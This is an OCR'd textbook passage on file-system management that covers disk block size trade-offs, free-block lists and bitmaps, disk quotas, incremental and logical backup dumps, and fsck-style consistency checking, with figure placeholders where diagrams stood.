

Figure 4-22. A simplified view of the data structures and code used by the VFS and concrete file system to do a read.

4.4 FILE-SYSTEM MANAGEMENT AND OPTIMIZATION

Making the file system work is one thing; making it work efficiently and robustly in real life is something quite different. In the following sections, we will look at some of the issues involved in managing disks.

4.4.1 Disk-Space Management

Files are normally stored on disk, so management of disk space is a major concern to file-system designers. Two general strategies are possible for storing an n byte file: n consecutive bytes of disk space are allocated, or the file is split up into a number of (not necessarily) contiguous blocks[†]. The same trade-off is present in memory-management systems between pure segmentation and paging.

As we have seen, storing a file simply as a contiguous sequence of bytes has

[†]Disk blocks, not flash blocks. In general, "block" means *disk* block, unless explicitly stated otherwise.

the obvious problem that if a file grows, it may have to be moved on the disk. The same problem holds for segments in memory, except that moving a segment in memory is a relatively fast operation compared to moving a file from one disk position to another. For this reason, nearly all file systems chop files up into fixed-size blocks that need not be adjacent.

Block Size

Once it has been decided to store files in fixed-size blocks, the question arises how big the block should be. Given the way hard disks are organized, the sector, the track, and the cylinder are obvious candidates for the unit of allocation (although these are all device dependent, which is a minus). In flash-based systems, the flash page size is another candidate, while in a paging system, the memory page size is also a major contender.

Since magnetic disks have served as the storage work horse for years and led to many of the design choices, such as the common 4 KB block size still used today, let us consider them first. On a hard disk, having a large block size means that every file, even a 1-byte file, ties up an entire block. It also means that small files waste a large amount of disk space. On the other hand, a small block size means that most files will span multiple blocks and thus need multiple seeks and rotational delays to read them, reducing performance. Thus if the allocation unit is too large, we waste space; if it is too small, we waste time. The block size of 4 KB is considered a reasonable compromise for average users.

As an example, consider a disk with 1 MB per track, a rotation time of 8.33 msec, and an average seek time of 5 msec. The time in milliseconds to read a block of k bytes is then the sum of the seek, rotational delay, and transfer times:

$$5 + 4.165 + (k/1000000) \times 8.33$$

The dashed curve of Fig. 4-23 shows the data rate for such a disk as a function of block size. To compute the space efficiency, we need to make an assumption about the mean file size. For simplicity, let us assume that all files are 4 KB. While this is clearly not true in practice, it turns out that modern file systems are littered with files of a few kilobytes in size (e.g., icons, emojis, and emails) so this is not a crazy number either. The solid curve of Fig. 4-23 shows the space efficiency as a function of block size.

The two curves can be understood as follows. The access time for a block is completely dominated by the seek time and rotational delay, so given that it is going to cost 9 msec to access a block, the more data that are fetched, the better. Hence, the data rate goes up almost linearly with block size (until the transfers take so long that the transfer time begins to matter).

Now consider space efficiency. With 4-KB files and 1-KB, 2-KB, or 4-KB blocks, files use 4, 2, and 1 block, respectively, with no wastage. With an 8-KB block and 4-KB files, the space efficiency drops to 50%, and with a 16-KB block it



Figure 4-23. The dashed curve (left-hand scale) gives the data rate of a disk. The solid curve (right-hand scale) gives the disk-space efficiency. All files are 4 KB.

is down to 25%. In reality, few files are an exact multiple of the disk block size, so some space is always wasted in the last block of a file.

What the curves show, however, is that performance and space utilization are inherently in conflict. Small blocks are bad for performance but good for disk-space utilization. For these data, no reasonable compromise is available. The size closest to where the two curves cross is 64 KB, but the data rate is only 6.6 MB/sec and the space efficiency is about 7%, neither of which is very good. Historically, file systems have chosen sizes in the 1-KB to 4-KB range, but with disks now exceeding multiple TB, it might be better to increase the block size and accept the wasted disk space. Disk space is hardly in short supply any more.

So far we have looked at the optimal block size from the perspective of a hard disk and observed that if the allocation unit is too large, we waste space, while if it is too small, we waste time. With flash storage, we incur memory waste not just for large disk blocks, but also for smaller ones that do not fill up a flash page.

Keeping Track of Free Blocks

Once a block size has been chosen, the next issue is how to keep track of free blocks. Two methods are widely used, as shown in Fig. 4-24. The first one consists of using a linked list of disk blocks, with each block holding as many free disk block numbers as will fit. With a 1-KB block and a 32-bit disk block number, each block on the free list holds the numbers of 255 free blocks. (One slot is required for the pointer to the next block.) Consider a 1-TB disk, which has about 1 billion disk blocks. To store all these addresses at 255 per block requires about 4 million blocks. Generally, free blocks are used to hold the free list, so the storage is essentially free.

The other free-space management technique is the bitmap. A disk with n blocks requires a bitmap with n bits. Free blocks are represented by 1s in the map,



Figure 4-24. (a) Storing the free list on a linked list. (b) A bitmap.

allocated blocks by 0s (or vice versa). For our example 1-TB disk, we need 1 billion bits for the map, which requires around 130,000 1-KB blocks to store. It is not surprising that the bitmap requires less space, since it uses 1 bit per block, vs. 32 bits in the linked-list model. Only if the disk is nearly full (i.e., has few free blocks) will the linked-list scheme require fewer blocks than the bitmap.

If free blocks tend to come in long runs of consecutive blocks, the free-list system can be modified to keep track of runs of blocks rather than single blocks. An 8-, 16-, or 32-bit count could be associated with each block giving the number of consecutive free blocks. In the best case, a basically empty disk could be represented by two numbers: the address of the first free block followed by the count of free blocks. On the other hand, if the disk becomes severely fragmented, keeping track of runs is less efficient than keeping track of individual blocks because not only must the address be stored, but also the count.

This issue illustrates a problem operating system designers often have. There are multiple data structures and algorithms that can be used to solve a problem, but choosing the best one requires data that the designers do not have and will not have until the system is deployed and heavily used. And even then, the data may not be available. For instance, while we may measure the file size distribution and disk usage in one or two environments, we have little idea if these numbers are representative of home computers, corporate computers, government computers, not to mention tablets and smartphones, and others.

Getting back to the free list method for a moment, only one block of pointers need be kept in main memory. When a file is created, the needed blocks are taken from the block of pointers. When it runs out, a new block of pointers is read in from the disk. Similarly, when a file is deleted, its blocks are freed and added to the block of pointers in main memory. When this block fills up, it is written to disk.

Under certain circumstances, this method leads to unnecessary disk I/O. Consider the situation of Fig. 4-25(a), in which the block of pointers in memory has room for only two more entries. If a three-block file is freed, the pointer block overflows and has to be written to disk, leading to the situation of Fig. 4-25(b). If a three-block file is now written, the full block of pointers has to be read in again, taking us back to Fig. 4-25(a). If the three-block file just written was a temporary file, when it is freed, another disk write is needed to write the full block of pointers back to the disk. In short, when the block of pointers is almost empty, a series of short-lived temporary files can cause a lot of disk I/O.



Figure 4-25. (a) An almost-full block of pointers to free disk blocks in memory and three blocks of pointers on disk. (b) Result of freeing a three-block file. (c) An alternative strategy for handling the three free blocks. The shaded entries represent pointers to free disk blocks.

An alternative approach that avoids most of this disk I/O is to split the full block of pointers. Thus instead of going from Fig. 4-25(a) to Fig. 4-25(b), we go from Fig. 4-25(a) to Fig. 4-25(c) when three blocks are freed. Now the system can handle a series of temporary files without doing any disk I/O. If the block in memory fills up, it is written to the disk, and the half-full block from the disk is read in. The idea here is to keep most of the pointer blocks on disk full (to minimize disk usage), but keep the one in memory about half full, so it can handle both file creation and file removal without disk I/O on the free list.

With a bitmap, it is also possible to keep just one block in memory, going to disk for another only when it becomes completely full or empty. An additional benefit of this approach is that by doing all the allocation from a single block of the bitmap, the disk blocks will be close together, thus minimizing disk-arm motion.

Since the bitmap is a fixed-size data structure, if the kernel is (partially) paged, the bitmap can be put in virtual memory and have pages of it paged in as needed.

Disk Quotas

To prevent people from hogging too much disk space, multiuser operating systems often provide a mechanism for enforcing disk quotas. The idea is that the system administrator assigns each user a maximum allotment of files and blocks, and the operating system makes sure that the users do not exceed their quotas. A typical mechanism is described below.

When a user opens a file, the attributes and disk addresses are located and put into an open-file table in main memory. Among the attributes is an entry telling who the owner is. Any increases in the file's size will be charged to the owner's quota.

A second table contains the quota record for every user with a currently open file, even if the file was opened by someone else. This table is shown in Fig. 4-26. It is an extract from a quota file on disk for the users whose files are currently open. When all the files are closed, the record is written back to the quota file.



Figure 4-26. Quotas are kept track of on a per-user basis in a quota table.

When a new entry is made in the open-file table, a pointer to the owner's quota record is entered into it, to make it easy to find the various limits. Every time a block is added to a file, the total number of blocks charged to the owner is incremented, and a check is made against both the hard and soft limits. The soft limit may be exceeded, but the hard limit may not. An attempt to append to a file when the hard block limit has been reached will result in an error. Analogous checks also exist for the number of files to prevent a user from hogging all the i-nodes.

When a user attempts to log in, the system examines the quota file to see if the user has exceeded the soft limit for either number of files or number of disk blocks. If either limit has been violated, a warning is displayed, and the count of warnings remaining is reduced by one. If the count ever gets to zero, the user has ignored the warning one time too many, and is not permitted to log in. Getting permission to log in again will require some discussion with the system administrator.

This method has the property that users may go above their soft limits during a login session, provided they remove the excess before logging out. The hard limits may never be exceeded.

4.4.2 File-System Backups

Destruction of a file system is often a far greater disaster than destruction of a computer. If a computer is destroyed by fire, lightning surges, or a cup of coffee poured onto the keyboard, it is annoying and will cost money, but generally a replacement can be purchased with a minimum of fuss. Inexpensive personal computers can even be replaced within an hour by just going to a computer store (except at universities, where issuing a purchase order takes three committees, five signatures, and 90 days).

If a computer's file system is irrevocably lost, whether due to hardware or software failures, restoring all the information will be difficult, time consuming, and in many cases, impossible. For the people whose programs, documents, tax records, customer files, databases, marketing plans, or other data are gone forever, the consequences can be catastrophic. While the file system cannot offer any protection against physical destruction of the equipment and media, it can help protect the information. It is pretty straightforward: make backups. But that is not quite as simple as it sounds. Let us take a look.

Most people do not think making backups of their files is worth the time and effort—until one fine day their disk abruptly dies, at which time most of them undergo an instantaneous change of heart. Companies, however, (usually) well understand the value of their data and generally do a backup at least once a day, to a large disk or even good old-fashioned tape. Tape is still very cost efficient, costing less than $10/TB; no other medium comes close to that price. For companies with petabytes or exabytes of data, cost of the backup medium matters. Nevertheless, making backups is not quite as trivial as it sounds, so we will examine some of the related issues below.

Backups are generally made to handle one of two potential problems:

1. Recover from disaster
2. Recover from user mistakes

The first one covers getting the computer running again after a disk crash, fire, flood, or some other natural catastrophe. In practice, these things do not happen

very often, which is why many people do not bother with backups. These people also tend not to have fire insurance on their houses for the same reason.

The second reason is that users often accidentally remove files that they later need again. This problem occurs so often that when a file is "removed" in Windows, it is not deleted at all, but just moved to a special directory, the **recycle bin**, so it can be fished out and restored easily later. Backups take this principle further and allow files that were removed days, even weeks, ago to be restored from old backup tapes.

Making a backup takes a long time and occupies a large amount of space, so doing it efficiently and conveniently is important. These considerations raise the following issues. First, should the entire file system be backed up or only part of it? At many installations, the executable (binary) programs are kept in a limited part of the file-system tree. It is not necessary to back up these files if they can all be reinstalled from the manufacturer's Website. Also, most systems have a directory for temporary files. There is usually no reason to back it up either. In UNIX, all the special files (I/O devices) are kept in a directory */dev*. Not only is backing up this directory not necessary, it is downright dangerous because the backup program would hang forever if it tried to read each of these to completion. In short, it is usually desirable to back up only specific directories and everything in them rather than the entire file system.

Second, it is wasteful to back up files that have not changed since the previous backup, which leads to the idea of **incremental dumps**. The simplest form of incremental dumping is to make a complete dump (backup) periodically, say weekly or monthly, and to make a daily dump of only those files that have been modified since the last full dump. Even better is to dump only those files that have changed since they were last dumped. While this scheme minimizes dumping time, it makes recovery more complicated, because first the most recent full dump has to be restored, followed by all the incremental dumps in reverse order. To ease recovery, more sophisticated incremental dumping schemes are often used.

Third, since immense amounts of data are typically dumped, it may be desirable to compress the data before writing them to backup storage. However, with many compression algorithms, a single bad spot on the backup storage can foil the decompression algorithm and make an entire file or even an entire backup storage unreadable. Thus the decision to compress the backup stream must be carefully considered.

Fourth, it is difficult to perform a backup on an active file system. If files and directories are being added, deleted, and modified during the dumping process, the resulting dump may be inconsistent. However, since making a dump may take hours, it may be necessary to take the system offline for much of the night to make the backup, something that is not always acceptable. For this reason, algorithms have been devised for making rapid snapshots of the file-system state by copying critical data structures, and then requiring future changes to files and directories to copy the blocks instead of updating them in place (Hutchinson et al., 1999). In this

way, the file system is effectively frozen at the moment of the snapshot, so it can be backed up at leisure afterward.

Fifth and last, making backups introduces many nontechnical problems into an organization. The best online security system in the world may be useless if the system administrator keeps all the backup disks (or tapes) in his office and leaves it open and unguarded whenever he walks down the hall to get coffee. All a spy has to do is pop in for a second, put one tiny disk or tape in his pocket, and saunter off jauntily. Goodbye security. Also, making a daily backup has little use if the fire that burns down the computers also burns up all the backup media. For this reason, the backups should be kept off-site, but that introduces more security risks because now two sites must be secured. While these practical administration issues should be taken into account in any organization, below we will discuss only the technical issues involved in making file-system backups.

Two strategies can be used for dumping a disk to a backup medium: a physical dump or a logical dump. A **physical dump** starts at block 0 of the disk, writes all the disk blocks onto the output disk in order, and stops when it has copied the last one. Such a program is so simple that it can probably be made 100% bug free, something that can probably not be said about any other useful program.

Nevertheless, it is worth making several comments about physical dumping. For one thing, there is no value in backing up unused disk blocks. If the dumping program can obtain access to the free-block data structure, it can avoid dumping unused blocks. However, skipping unused blocks requires writing the number of each block in front of the block (or the equivalent), since it is no longer true that block k on the backup was block k on the disk.

A second concern is dumping bad blocks. It is nearly impossible to manufacture large disks without any defects. Some bad blocks are always present. Sometimes when a low-level format is done, the bad blocks are detected, marked as bad, and replaced by spare blocks reserved at the end of each track for just such emergencies. In many cases, the disk controller handles bad-block replacement transparently without the operating system even knowing about it.

However, sometimes blocks go bad after formatting, in which case the operating system will eventually detect them. Usually, it solves the problem by creating a "file" consisting of all the bad blocks—just to make sure they never appear in the free-block pool and are never assigned. Needless to say, this file is completely unreadable.

If all bad blocks are remapped by the disk controller and hidden from the operating system as just described, physical dumping works fine. On the other hand, if they are visible to the operating system and maintained in one or more bad-block files or bitmaps, it is absolutely essential that the physical dumping program get access to this information and avoid dumping them to prevent endless disk read errors while trying to back up the bad-block file.

Windows systems have paging and hibernation files that are not needed in the event of a restore and should not be backed up in the first place. Specific systems

may also have other internal files that should not be backed up, so the dumping program needs to be aware of them.

The main advantages of physical dumping are simplicity and great speed (basically, it can run at the speed of the disk). The main disadvantages are the inability to skip selected directories, make incremental dumps, and restore individual files upon request. For these reasons, most installations make logical dumps.

A **logical dump** starts at one or more specified directories and recursively dumps all files and directories found there that have changed since some given base date (e.g., the last backup for an incremental dump or system installation for a full dump). Thus, in a logical dump, the dump disk gets a series of carefully identified directories and files, which makes it easy to restore a specific file or directory upon request.

Since logical dumping is the most common form, let us examine a common algorithm in detail using the example of Fig. 4-27 to guide us. Most UNIX systems use this algorithm. In the figure, we see a file tree with directories (squares) and files (circles). The shaded items have been modified since the base date and thus need to be dumped. The unshaded ones do not need to be dumped.



Figure 4-27. A file system to be dumped. The squares are directories and the circles are files. The shaded items have been modified since the last dump. Each directory and file is labeled by its i-node number.

This algorithm also dumps all directories (even unmodified ones) that lie on the path to a modified file or directory for two reasons. The first reason is to make it possible to restore the dumped files and directories to a fresh file system on a different computer. In this way, the dump and restore programs can be used to transport entire file systems between computers.

The second reason for dumping unmodified directories above modified files is to make it possible to incrementally restore a single file (possibly to handle recovery from user mistakes rather than system failure). Suppose that a full file-system dump is done Sunday evening and an incremental dump is done on Monday evening. On Tuesday, the directory */usr/jhs/proj/nr3* is removed, along with all the directories and files under it. On Wednesday morning bright and early, suppose the user wants to restore the file */usr/jhs/proj/nr3/plans/summary*. However, it is not possible to just restore the file *summary* because there is no place to put it. The directories *nr3* and *plans* must be restored first. To get their owners, modes, times, and whatever, correct, these directories must be present on the dump disk even though they themselves were not modified since the previous full dump.

The dump algorithm maintains a bitmap indexed by i-node number with several bits per i-node. Bits will be set and cleared in this map as the algorithm proceeds. The algorithm operates in four phases. Phase 1 begins at the starting directory (the root in this example) and examines all the entries in it. For each modified file, its i-node is marked in the bitmap. Each directory is also marked (whether or not it has been modified) and then recursively inspected.

At the end of phase 1, all modified files and all directories have been marked in the bitmap, as shown (by shading) in Fig. 4-28(a). Phase 2 conceptually recursively walks the tree again, unmarking any directories that have no modified files or directories in them or under them. This phase leaves the bitmap as shown in Fig. 4-28(b). Note that directories 10, 11, 14, 27, 29, and 30 are now unmarked because they contain nothing under them that has been modified. They will not be dumped. By way of contrast, directories 5 and 6 will be dumped even though they themselves have not been modified because they will be needed to restore today's changes to a fresh machine. For efficiency, phases 1 and 2 can be combined in one tree walk.



Figure 4-28. Bitmaps used by the logical dumping algorithm.

At this point, it is known which directories and files must be dumped. These are the ones that are marked in Fig. 4-28(b). Phase 3 then consists of scanning the i-nodes in numerical order and dumping all the directories that are marked for

dumping. These are shown in Fig. 4-28(c). Each directory is prefixed by the directory's attributes (owner, times, etc.) so that they can be restored. Finally, in phase 4, the files marked in Fig. 4-28(d) are also dumped, again prefixed by their attributes. This completes the dump.

Restoring a file system from the dump disk is straightforward. To start with, an empty file system is created on the disk. Then the most recent full dump is restored. Since the directories appear first on the dump disk, they are all restored first, giving a skeleton of the file system. Then the files themselves are restored. This process is then repeated with the first incremental dump made after the full dump, then the next one, and so on.

Although logical dumping is straightforward, there are a few tricky issues. For one, since the free block list is not a file, it is not dumped and hence it must be reconstructed from scratch after all the dumps have been restored. Doing so is always possible since the set of free blocks is just the complement of the set of blocks contained in all the files combined.

Another issue is links. If a file is linked to two or more directories, it is important that the file is restored only one time and that all the directories that are supposed to point to it do so.

Still another issue is the fact that UNIX files may contain holes. It is permitted to open a file, write a few bytes, then seek to a distant file offset and write a few more bytes. The blocks in between are not part of the file and should not be dumped and must not be restored. Core dump files often have a hole of hundreds of megabytes between the data segment and the stack. If not handled properly, each restored core file will fill this area with zeros and thus be the same size as the virtual address space (e.g., 2^{32} bytes, or worse yet, 2^{64} bytes).

Finally, special files, named pipes, and the like (anything that is not a real file) should never be dumped, no matter in which directory they may occur (they need not be confined to */dev*). For more information about file-system backups, see Zwicky (1991) and Chervenak et al., (1998).

4.4.3 File-System Consistency

Another area where reliability is an issue is file-system consistency. Many file systems read blocks, modify them, and write them out later. If the system crashes before all the modified blocks have been written out, the file system can be left in an inconsistent state. This problem is especially critical if some of the blocks that have not been written out are i-node blocks, directory blocks, or blocks containing the free list.

To deal with inconsistent file systems, most computers have a utility program that checks file-system consistency. For example, UNIX has *fsck*; Windows has *sfc* (and others). This utility can be run whenever the system is booted, especially after a crash. The description below tells how *fsck* works. *Sfc* is somewhat different because it works on a different file system, but the general principle of using

the file system's inherent redundancy to repair it is still a valid one. All file-system checkers verify each file system (disk partition) independently of the other ones. It is also important to note that some file systems, such the journaling file systems discussed earlier, are designed such that they do not require administrators to run a separate file system consistency checker after a crash, because they can handle most inconsistencies themselves.

Two kinds of consistency checks can be made: blocks and files. To check for block consistency, the program builds two tables, each one containing a counter for each block, initially set to 0. The counters in the first table keep track of how many times each block is present in a file; the counters in the second table record how often each block is present in the free list (or the bitmap of free blocks).

The program then reads all the i-nodes using a raw device, which ignores the file structure and just returns all the disk blocks starting at 0. Starting from an i-node, it is possible to build a list of all the block numbers used in the corresponding file. As each block number is read, its counter in the first table is incremented. The program then examines the free list or bitmap to find all the blocks that are not in use. Each occurrence of a block in the free list results in its counter in the second table being incremented.

If the file system is consistent, each block will have a 1 either in the first table or in the second table, as illustrated in Fig. 4-29(a). However, as a result of a crash, the tables might look like Fig. 4-29(b), in which block 2 does not occur in either table. It will be reported as being a **missing block**. While missing blocks do no real harm, they waste space and thus reduce the capacity of the disk. The solution to missing blocks is straightforward: the file system checker just adds them to the free list.



Figure 4-29. File-system states. (a) Consistent. (b) Missing block. (c) Duplicate block in free list. (d) Duplicate data block.

Another situation that might occur is that of Fig. 4-29(c). Here we see a block, number 4, that occurs twice in the free list. (Duplicates can occur only if the free

list is really a list; with a bitmap it is impossible.) The solution here is also simple: rebuild the free list.

The worst thing that can happen is that the same data block is present in two or more files, as shown in Fig. 4-29(d) with block 5. If either of these files is removed, block 5 will be put on the free list, leading to a situation in which the same block is both in use and free at the same time. If both files are removed, the block will be put onto the free list twice.

The appropriate action for the file-system checker to take is to allocate a free block, copy the contents of block 5 into it, and insert the copy into one of the files. In this way, the information content of the files is unchanged (although almost assuredly one is garbled), but the file-system structure is at least made consistent. The error should be reported, to allow the user to inspect the damage.

In addition to checking to see that each block is properly accounted for, the file-system checker also checks the directory system. It, too, uses a table of counters, but these are per file, rather than per block. It starts at the root directory and recursively descends the tree, inspecting each directory in the file system. For every i-node in every directory, it increments a counter for that file's usage count. Remember that due to hard links, a file may appear in two or more directories. Symbolic links do not count and do not cause the counter for the target file to be incremented.

When the checker is all done, it has a list, indexed by i-node number, telling how many directories contain each file. It then compares these numbers with the link counts stored in the i-nodes themselves. These counts start at 1 when a file is created and are incremented each time a (hard) link is made to the file. In a consistent file system, both counts will agree. However, two kinds of errors can occur: the link count in the i-node can be too high or it can be too low.

If the link count is higher than the number of directory entries, then even if all the files are removed from the directories, the count will still be nonzero and the i-node will not be removed. This error is not serious, but it wastes space on the disk with files that are not in any directory. It should be fixed by setting the link count in the i-node to the correct value.

The other error is potentially catastrophic. If two directory entries are linked to a file, but the i-node says that there is only one, when either directory entry is removed, the i-node count will go to zero. When an i-node count goes to zero, the file system marks it as unused and releases all of its blocks. This action will result in one of the directories now pointing to an unused i-node, whose blocks may soon be assigned to other files. Again, the solution is just to force the link count in the i-node to the actual number of directory entries.

These two operations, checking blocks and checking directories, are often integrated for efficiency reasons (i.e., only one pass over the i-nodes is required). Other checks are also possible. For example, directories have a definite format, with i-node numbers and ASCII names. If an i-node number is larger than the number of i-nodes on the disk, the directory has been damaged.

Furthermore, each i-node has a mode, some of which are legal but strange, such as 007, which allows the owner and his group no access at all, but allows outsiders to read, write, and execute the file. It might be useful to at least report files that give outsiders more rights than the owner. Directories with more than, say, 1000 entries are also suspicious. Files located in user directories, but which are owned by the superuser and have the SETUID bit on, are potential security problems because such files acquire the powers of the superuser when executed by any user. With a little effort, one can put together a fairly long list of technically legal but still peculiar situations that might be worth reporting.

